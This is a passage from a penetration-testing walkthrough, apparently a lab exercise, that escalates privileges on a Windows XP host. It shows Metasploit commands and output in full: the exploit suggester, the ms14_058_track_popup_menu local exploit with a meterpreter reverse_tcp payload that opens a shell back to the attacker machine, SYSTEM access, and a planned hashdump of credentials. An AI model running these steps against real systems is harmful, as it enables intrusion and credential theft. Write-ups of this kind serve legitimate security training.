   SESSION                           yes       The session to run this mod
                                               ule on
   SHOWDESCRIPTION  false            yes       Displays a detailed descrip
                                               tion for the available expl
                                               oits

msf6 post(multi/recon/local_exploit_suggester) > run

[*] 192.168.36.201 - Collecting local exploits for x86/windows...
[*] 192.168.36.201 - 37 exploit checks are being tried...
[+] 192.168.36.201 - exploit/windows/local/ms10_015_kitrap0d: The service is
 running, but could not be validated.
[+] 192.168.36.201 - exploit/windows/local/ms14_058_track_popup_menu: The ta
rget appears to be vulnerable.
[+] 192.168.36.201 - exploit/windows/local/ms15_051_client_copy_image: The t
arget appears to be vulnerable.
[+] 192.168.36.201 - exploit/windows/local/ms16_016_webdav: The service is r
unning, but could not be validated.
[*] Post module execution completed
msf6 post(multi/recon/local_exploit_suggester) >
```

The Exploit suggester module suggested four exploits of which two of them could not be validate-d. I thought it would be good to try ms14_058_track_popup_menu exploit.


The ms14_058_track_popup_menu module exploits a Null pointer Dereference vulnerability in win32k.sys. This vulnerability can be triggered using TrackPopupMenu. The null pointer dereference can be abused to achieve remote code execution under some special conditions. Operating systems vulnerable to this include Windows XP SP3, Windows 2003 SP2, Windows 7 SP1 and Windows 2008. I load the exploit and check if the target is indeed vulnerable to this vulnerability.



```
msf6 post(multi/recon/local_exploit_suggester) > back
msf6 > use exploit/windows/local/ms14_058_track_popup_menu
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/ms14_058_track_popup_menu) > show options

Module options (exploit/windows/local/ms14_058_track_popup_menu):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.
```




```
Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh,
                                         thread, process, none)
   LHOST     192.168.36.171   yes       The listen address (an interface m
                                        ay be specified)
   LPORT     4444             yes       The listen port
```




```
msf6 exploit(windows/local/ms14_058_track_popup_menu) > set session 1
session => 1
msf6 exploit(windows/local/ms14_058_track_popup_menu) > check
[*] The target appears to be vulnerable.
msf6 exploit(windows/local/ms14_058_track_popup_menu) >
```

I successfully get another meterpreter session after executing the module. But this session is with SYSTEM privileges.




```
msf6 exploit(windows/local/ms14_058_track_popup_menu) > run

[-] Handler failed to bind to 192.168.36.171:4444:-   -
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Launching notepad to host the exploit...
[+] Process 1872 launched.
[*] Reflectively injecting the exploit DLL into 1872...
[*] Injecting exploit into 1872...
[*] Exploit injected. Injecting payload into 1872...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to c
omplete.
[*] Sending stage (175174 bytes) to 192.168.36.201
[*] Meterpreter session 2 opened (192.168.36.171:4444 -> 192.168.36.201:4262
) at 2021-07-21 04:58:21 -0400

meterpreter > sysinfo
Computer        : ADMINBAB-F51DC1
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Domain          : SMALLBUSINESS
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Now, I can use the hashdump command.



